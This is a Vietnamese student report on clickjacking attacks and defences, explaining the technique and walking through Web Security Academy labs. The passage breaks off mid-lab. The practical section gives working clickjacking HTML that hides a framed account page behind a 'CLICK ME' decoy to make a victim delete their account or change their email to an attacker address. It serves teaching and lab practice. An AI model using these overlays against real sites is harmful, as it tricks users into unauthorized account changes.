HUSC
ĐẠI HỌC HUẾ

TRƯỜNG ĐẠI HỌC KHOA HỌC

KHOA CÔNG NGHỆ THÔNG TIN

AN NINH MẠNG

ĐỀ TÀI:

TÌM HIỂU CÁC KỸ THUẬT TẤN CÔNG CLICKJACKING TRÊN DỊCH VỤ WEB THỬ NGHIỆM CÁCH THỨC PHÒNG CHỐNG

Giảng viên: Võ Việt Dũng

Sinh viên thực hiện:

Trương Công Chính

Trần Quang Bảo Long

Nguyễn Thị Ngọc Mây

Lê Văn Hoàng Vũ

Nguyễn Thị Ngọc Ý

Huế, 12 năm 2025

MỤC LỤC

I. PHẦN MỞ ĐẦU

1. Lý do chọn đề tài

Trong những năm gần đây, cùng với sự phát triển mạnh mẽ của công nghệ Internet, các dịch vụ Web ngày càng trở nên phổ biến và đóng vai trò quan trọng trong hầu hết các lĩnh vực như thương mại điện tử, ngân hàng trực tuyến, mạng xã hội, giáo dục và quản lý hành chính. Người dùng có thể dễ dàng thực hiện nhiều thao tác quan trọng thông qua trình duyệt Web như đăng nhập tài khoản, thanh toán trực tuyến, chia sẻ thông tin hay thay đổi các thiết lập cá nhân. Tuy nhiên, chính sự tiện lợi này cũng làm gia tăng nguy cơ bị tấn công an ninh mạng, đặc biệt là các hình thức tấn công nhắm trực tiếp vào người dùng cuối.

Một trong những kiểu tấn công nguy hiểm nhưng khó nhận biết là Clickjacking. Đây là kỹ thuật tấn công khai thác yếu tố giao diện người dùng (User Interface), trong đó kẻ tấn công lừa người dùng nhấp chuột vào các đối tượng ẩn hoặc bị che phủ mà họ không hề hay biết. Thông qua Clickjacking, kẻ tấn công có thể khiến người dùng vô tình thực hiện các hành động trái phép như xác nhận giao dịch, thay đổi cấu hình tài khoản, cấp quyền truy cập hoặc tương tác với các chức năng nhạy cảm trên website.

Khác với các tấn công Web phổ biến như SQL Injection hay Cross-Site Scripting (XSS) – vốn tập trung vào khai thác lỗ hổng phía máy chủ – Clickjacking chủ yếu lợi dụng sự thiếu cảnh giác của người dùng và các hạn chế trong cơ chế bảo vệ của trình duyệt Web. Điều này khiến Clickjacking trở nên đặc biệt nguy hiểm, bởi ngay cả những hệ thống Web được xây dựng tương đối an toàn vẫn có thể trở thành mục tiêu nếu không áp dụng đầy đủ các biện pháp phòng chống phù hợp.

Xuất phát từ thực tế trên, việc nghiên cứu và tìm hiểu về các kỹ thuật tấn công Clickjacking cũng như các biện pháp phòng chống là hết sức cần thiết. Do đó, đề tài **"Tìm hiểu các kỹ thuật tấn công Clickjacking trên dịch vụ Web và thử nghiệm các cách thức phòng chống"** được lựa chọn nhằm giúp người học có cái nhìn tổng quan, thực tế và có khả năng áp dụng kiến thức vào việc bảo vệ hệ thống Web trong tương lai.

2. Mục tiêu nghiên cứu

Mục tiêu chính của đề tài là nghiên cứu một cách có hệ thống về tấn công Clickjacking trên dịch vụ Web, từ lý thuyết đến thực hành, nhằm nâng cao nhận thức và khả năng phòng chống loại hình tấn công này. Cụ thể, đề tài hướng tới các mục tiêu sau:

- Tìm hiểu và trình bày khái niệm, nguyên lý hoạt động của tấn công Clickjacking trong môi trường Web.
- Phân tích các kỹ thuật Clickjacking phổ biến đang được sử dụng hiện nay, làm rõ cách thức kẻ tấn công lợi dụng giao diện người dùng để đánh lừa nạn nhân.

- Xây dựng môi trường thử nghiệm nhằm mô phỏng các kỹ thuật tấn công Clickjacking trên các trang Web mẫu, từ đó đánh giá mức độ nguy hiểm của chúng.
- Nghiên cứu và áp dụng các biện pháp phòng chống Clickjacking, bao gồm các cơ chế bảo mật phía máy chủ và trình duyệt.
- So sánh, đánh giá hiệu quả của các biện pháp phòng chống thông qua kết quả thử nghiệm thực tế.

Thông qua đề tài, sinh viên không chỉ nắm vững kiến thức lý thuyết mà còn rèn luyện kỹ năng thực hành, phân tích và đánh giá an ninh cho các ứng dụng Web.

3. Đối tượng và phạm vi nghiên cứu

Đối tượng nghiên cứu của đề tài là các kỹ thuật tấn công Clickjacking và các biện pháp phòng chống Clickjacking trên dịch vụ Web.

Phạm vi nghiên cứu được giới hạn như sau:

- Nghiên cứu Clickjacking trong môi trường Web, tập trung vào các ứng dụng chạy trên trình duyệt.
- Các thử nghiệm tấn công và phòng chống được thực hiện trên các website mô phỏng trong môi trường lab.
- Không tiến hành tấn công vào các hệ thống Web thực tế.
- Không nghiên cứu sâu các hình thức tấn công khác như XSS, SQL Injection, mà chỉ đề cập ở mức so sánh nhằm làm rõ đặc điểm của Clickjacking.

Việc giới hạn phạm vi nghiên cứu giúp đề tài tập trung chuyên sâu vào Clickjacking, đồng thời đảm bảo tính an toàn và tuân thủ các quy định về đạo đức trong nghiên cứu an ninh mạng.

4. Phương pháp nghiên cứu

Để đạt được các mục tiêu đã đề ra, đề tài sử dụng các phương pháp nghiên cứu chính sau:

- Phương pháp nghiên cứu lý thuyết: Thu thập, tổng hợp và phân tích các tài liệu kỹ thuật liên quan đến Clickjacking và bảo mật Web.
- Phương pháp thực nghiệm: Xây dựng môi trường thử nghiệm, triển khai các kỹ thuật tấn công Clickjacking và các biện pháp phòng chống trên Web.
- Phương pháp tổng hợp và đánh giá: Tổng hợp kết quả nghiên cứu, rút ra nhận xét và đề xuất hướng cải tiến trong việc bảo vệ các dịch vụ Web trước tấn công Clickjacking.

II. PHẦN NỘI DUNG

CHƯƠNG I: CƠ SỞ LÝ THUYẾT

1.1. Khái niệm Clickjacking

Clickjacking (còn được gọi là "UI redress attack") là một thuật ngữ diễn tả việc lừa người sử dụng click chuột vào một liên kết nhìn bề ngoài có vẻ "trong sạch" trong các trang web, tuy nhiên qua cú click chuột đó hacker có thể lấy được thông tin bí mật của người sử dụng hay kiểm soát máy tính của họ. Khi thực hiện một cú click, người dùng nghĩ là mình nhấn chuột lên một đối tượng đang hiển thị trên màn hình, nhưng thực ra lại đang truy cập vào một trang web hoàn toàn khác. Điều đó xảy ra là do một số tính chất của ngôn ngữ HTML đã bị lợi dụng.

Thuật ngữ "Clickjacking" được ghép từ hai từ "Click" (nhấp chuột) và "Hijacking" (chiếm quyền điều khiển), thể hiện bản chất của kiểu tấn công này là chiếm quyền điều khiển thao tác nhấp chuột của người dùng.

Trong tấn công Clickjacking, kẻ tấn công thường nhúng một trang Web hợp lệ của nạn nhân vào một trang Web khác thông qua thẻ iframe, sau đó sử dụng các kỹ thuật CSS và JavaScript để làm cho nội dung thật trở nên trong suốt hoặc bị che phủ. Người dùng tưởng rằng họ đang tương tác với nội dung hiển thị trên trang Web tấn công, nhưng trên thực tế, thao tác nhấp chuột lại được thực hiện trên trang Web hợp lệ nằm phía dưới.

Điểm nguy hiểm của Clickjacking nằm ở chỗ người dùng không hề biết mình đang thực hiện hành động gì, bởi giao diện hiển thị đã bị thay đổi hoặc đánh lừa. Không giống như các tấn công khai thác lỗi lập trình, Clickjacking chủ yếu khai thác yếu tố tâm lý và hành vi người dùng, khiến cho việc phòng chống trở nên khó khăn hơn nếu hệ thống không được cấu hình bảo mật phù hợp.

1.2. Nguyên lý hoạt động của tấn công Clickjacking

Nguyên lý hoạt động của Clickjacking dựa trên việc tách biệt giữa giao diện hiển thị và hành động thực tế mà người dùng thực hiện. Kẻ tấn công tạo ra một trang Web chứa nội dung hấp dẫn hoặc đánh lạc hướng người dùng, sau đó đặt một iframe chứa trang Web nạn nhân lên trên hoặc bên dưới nội dung đó.

Thông thường, kẻ tấn công sẽ áp dụng các kỹ thuật sau:

- Thiết lập thuộc tính trong suốt cho iframe bằng CSS (opacity, visibility).
- Sử dụng z-index để điều khiển thứ tự chồng lớp của các thành phần.
- Căn chỉnh vị trí iframe sao cho các nút chức năng nhạy cảm nằm đúng vị trí mà người dùng có khả năng nhấp chuột.

Khi người dùng nhấp chuột vào vị trí được hiển thị là nút giả, thao tác này thực chất được gửi đến nút chức năng thật nằm trong iframe. Do đó, người dùng vô tình thực hiện các hành động mà họ không mong muốn, chẳng hạn như gửi biểu mẫu, thay đổi cấu hình hoặc cấp quyền truy cập.

Hình thức tấn công này không yêu cầu kẻ tấn công phải vượt qua cơ chế xác thực hay phá vỡ hệ thống bảo mật phía máy chủ, mà chỉ cần tận dụng việc trình duyệt cho phép nhúng trang Web vào iframe.

1.3. Mối đe doạ

Clickjacking có một số đặc điểm nổi bật khiến nó trở thành mối đe dọa nghiêm trọng đối với các dịch vụ Web:

Thứ nhất, Clickjacking khó bị phát hiện bởi người dùng. Giao diện bị đánh lừa thường được thiết kế tinh vi, khiến người dùng tin rằng họ đang thao tác trên một trang Web bình thường.

Thứ hai, Clickjacking không cần khai thác lỗ hổng lập trình. Ngay cả những website được xây dựng đúng chuẩn và không có lỗi bảo mật nghiêm trọng vẫn có thể trở thành nạn nhân nếu cho phép nhúng iframe không kiểm soát.

Thứ ba, Clickjacking có thể gây ra hậu quả nghiêm trọng, bao gồm:

- Thực hiện hành động trái phép dưới danh nghĩa người dùng
- Thay đổi cấu hình tài khoản
- Thực hiện giao dịch hoặc xác nhận quyền truy cập
- Gây mất uy tín và thiệt hại cho tổ chức cung cấp dịch vụ

Đối với các hệ thống Web có lượng người dùng lớn, chỉ cần một chiến dịch Clickjacking nhỏ cũng có thể gây ảnh hưởng đến nhiều người dùng cùng lúc.

1.4. Một số kỹ thuật tấn công Clickjacking

Trong thực tế, Clickjacking không chỉ tồn tại dưới một hình thức duy nhất mà được triển khai thông qua nhiều kỹ thuật khác nhau. Mục tiêu chung của các kỹ thuật này là đánh lừa người dùng thực hiện thao tác nhấp chuột hoặc nhập dữ liệu vào một đối tượng mà họ không nhìn thấy hoặc không nhận thức được. Dưới đây là một số kỹ thuật phổ biến.

1.4.1. Che dấu đối tượng mục tiêu

Che giấu đối tượng mục tiêu là kỹ thuật cơ bản và được sử dụng phổ biến nhất trong các cuộc tấn công Clickjacking. Trong kỹ thuật này, kẻ tấn công làm cho nút bấm hoặc thành phần quan trọng của trang web mục tiêu trở nên vô hình hoặc gần như không thể nhìn thấy

đối với người dùng. Điều này thường được thực hiện bằng cách giảm độ trong suốt của đối tượng hoặc đặt nó phía sau một lớp giao diện khác.

Mặc dù người dùng không nhìn thấy đối tượng mục tiêu, nhưng khi họ nhấp chuột vào vị trí đó, hành động vẫn được thực hiện như bình thường.

Kỹ thuật này rất nguy hiểm vì người dùng thường không có thói quen nghi ngờ những thao tác nhấp chuột quen thuộc.

Ví dụ minh họa:

Một trang web giả mạo hiển thị nút "Xem ảnh miễn phí". Thực chất, ngay phía dưới nút này là nút "Cho phép truy cập tài khoản" của một trang mạng xã hội đang bị che giấu. Khi người dùng nhấp vào nút xem ảnh, họ vô tình cấp quyền truy cập cho bên thứ ba mà không hề nhận ra.

Hình 1.1: Che dấu đối tượng mục tiêu

1.4.2. Giả mạo con trỏ

Giả mạo con trỏ là kỹ thuật đánh lừa người dùng bằng cách thay đổi hình dạng hoặc vị trí hiển thị của con trỏ chuột. Người dùng tin rằng con trỏ đang trỏ đến một nút bấm an toàn, trong khi thực tế lại đang tương tác với một đối tượng khác đã được sắp xếp sẵn.

Kỹ thuật này lợi dụng thói quen tin tưởng vào vị trí con trỏ chuột của người dùng khi thao tác trên giao diện web.

Đối với người mới sử dụng máy tính, kỹ thuật này rất khó nhận biết và dễ gây nhầm lẫn.

Ví dụ minh họa:

Người dùng thấy con trỏ chuột hiển thị biểu tượng bàn tay (thường dùng cho liên kết) trên nút "Bắt đầu chơi". Tuy nhiên, vị trí thực tế của con trỏ lại nằm trên một nút xác nhận đăng ký dịch vụ trả phí. Khi nhấp chuột, người dùng vô tình đồng ý với một hành động không mong muốn.

Hình 1.2 : Giả mạo con trỏ

1.4.3. Strokejacking

Strokejacking là một dạng nâng cao của Clickjacking, trong đó kẻ tấn công không chỉ thao túng thao tác nhấp chuột mà còn lợi dụng hành động nhập dữ liệu của người dùng. Người dùng tưởng rằng mình đang gõ văn bản bình thường, nhưng thực chất dữ liệu lại được nhập vào một biểu mẫu ẩn của trang web khác.

Hình thức này đặc biệt nguy hiểm khi được sử dụng để thay đổi mật khẩu hoặc gửi thông tin nhạy cảm.

Ví dụ minh họa:

Người dùng truy cập một trang web yêu cầu nhập tên để tham gia trò chơi. Trong khi đó, phía sau giao diện là một biểu mẫu ẩn dùng để thay đổi mật khẩu tài khoản. Khi người dùng nhập thông tin, hệ thống hiểu đó là dữ liệu xác nhận cho một thao tác quan trọng khác.

Hình 1.3: Minh hoạ Strokejacking

1.4.4. Chèn đối tượng mục tiêu khi người dùng đang nhấp chuột

Kỹ thuật này lợi dụng thời điểm người dùng chuẩn bị nhấp chuột. Kẻ tấn công sử dụng mã JavaScript để thay đổi nội dung trang web đúng lúc người dùng thao tác, khiến hành động nhấp chuột bị chuyển hướng sang đối tượng mục tiêu.

Do thời gian diễn ra rất nhanh, người dùng gần như không thể nhận ra sự thay đổi trên màn hình.

Ví dụ minh họa:

Người dùng di chuyển chuột để nhấp vào nút "Tiếp tục". Ngay khi thao tác nhấp chuột diễn ra, trang web lập tức thay thế nút đó bằng nút "Xác nhận giao dịch". Do sự thay đổi xảy ra quá nhanh, người dùng không nhận ra và vô tình thực hiện hành động ngoài ý muốn.

Hình 1.4: Chèn đối tượng mục tiêu

1.5. Hậu quả

Clickjacking gây ra nhiều hậu quả nghiêm trọng đối với cả người dùng và hệ thống, đặc biệt khi người dùng không có kiến thức về an toàn thông tin. Hậu quả của Clickjacking không chỉ dừng lại ở việc gây phiền toái cho người dùng mà còn có thể dẫn đến những tổn thất nghiêm trọng.

Người dùng có thể mất quyền kiểm soát tài khoản, bị đánh cắp thông tin cá nhân hoặc chịu thiệt hại về tài chính. Đối với hệ thống, Clickjacking làm giảm mức độ an toàn tổng thể và tạo điều kiện cho các cuộc tấn công khác xảy ra.

1.6. Cách thức phòng chống

Để phòng chống Clickjacking, cần có sự phối hợp giữa nhà phát triển hệ thống và người dùng.

Đối với nhà phát triển web, việc sử dụng các cơ chế bảo mật như ngăn chặn trang web bị nhúng trong iframe là rất quan trọng. Ngoài ra, cần kiểm soát chặt chẽ các hành động nhạy cảm và yêu cầu xác nhận bổ sung đối với các thao tác quan trọng.

Đối với người dùng, việc nâng cao nhận thức về an toàn thông tin là yếu tố quan trọng. Người dùng cần tránh truy cập các trang web không rõ nguồn gốc, không nhấp vào các nút hoặc liên kết đáng ngờ và thường xuyên cập nhật trình duyệt để được bảo vệ tốt hơn trước các lỗ hổng bảo mật.

CHƯƠNG II: THỰC HÀNH

2.1. Thử nghiệm các kỹ thuật tấn công Clickjacking

2.1.1. Tấn công trên Web Security Academi

2.1.1.1. Tấn công cơ bản với bảo vệ token CSRF

Mô tả :

Phòng thí nghiệm này bao gồm chức năng đăng nhập và nút “Delete account” được bảo vệ bằng mã thông báo CSRF. Người dùng sẽ nhấp vào các phần tử hiển thị từ "CLICK ME" trên một trang web giả mạo.


Để hoàn thành cuộc tấn công, hãy tạo một đoạn mã HTML bao quanh trang tài khoản và đánh lừa người dùng xóa tài khoản của họ. Cuộc tấn công được hoàn thành khi tài khoản bị xóa.

Thực hiện:


Bước 1: Đăng nhập vào tài khoản của bạn trên trang web mục tiêu.

Username: wiener

Password: peter



Bước 2: Sau khi đăng nhập thành công, chọn vào **Go to exploit server** để truy cập vào máy chủ khai thác.



Bước 3: Truy cập máy chủ khai thác và nhập HTML cần thực hiện vào phần **Body** :

Đoạn mã HTML:


```
<style>
    iframe {
        position:relative;
        width: 1000px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
```

```
    }
    div {
        position:absolute;
        top: 515px;
        left: 60px;
        z-index: 1;
    }
</style>
<div>CLICK ME</div>
<iframe src="https://0ab1004e042f0a4180e70de700310014.web-security-academy.net/my-account"></iframe>
```


Lưu ý:

- Thuộc tính iframe src bằng ID phòng thí nghiệm duy nhất của bạn.

- Cần căn chỉnh các giá trị sao cho **CLICK ME** khớp với **Delete account**.



<u>Bước 4</u>: Sau khi căn chỉnh đúng vị trí, nhấn vào **Store** rồi chọn **Deliver exploit to victim** để hoàn thành cuộc tấn công.



2.1.1.2. Tấn công với dữ liệu nhập liệu được điền sẵn từ tham số URL

Mô tả :

Mục tiêu của cuộc tấn công là thay đổi địa chỉ email của người dùng bằng cách điền trước vào một biểu mẫu sử dụng tham số URL và dụ người dùng vô tình nhấp vào nút "Update email".


Để hoàn thành, hãy tạo một đoạn mã HTML bao quanh trang tài khoản và đánh lừa người dùng cập nhật địa chỉ email của họ bằng cách nhấp vào nút "CLICK ME". Cuộc tấn công được hoàn thành khi địa chỉ email được thay đổi.

Thực hiện:


<u>Bước 1</u>: Đăng nhập vào tài khoản của bạn trên trang web mục tiêu.

Username: wiener

Password: peter



<u>Bước 2</u>: Sau khi đăng nhập thành công, chọn vào **Go to exploit server** để truy cập vào máy chủ khai thác.



<u>Bước 3</u>: Truy cập máy chủ khai thác và nhập HTML cần thực hiện vào phần **Body** :

Đoạn mã HTML:

```
<style>
    iframe {
        position:relative;
        width: 1000px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
    }
    div {
        position:absolute;
        top: 465px;
        left: 65px;
        z-index: 1;
    }
</style>
```

CLICK ME


<iframe src=" https://0a85000104b66ae781c86b4100a000d0.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>

Lưu ý:

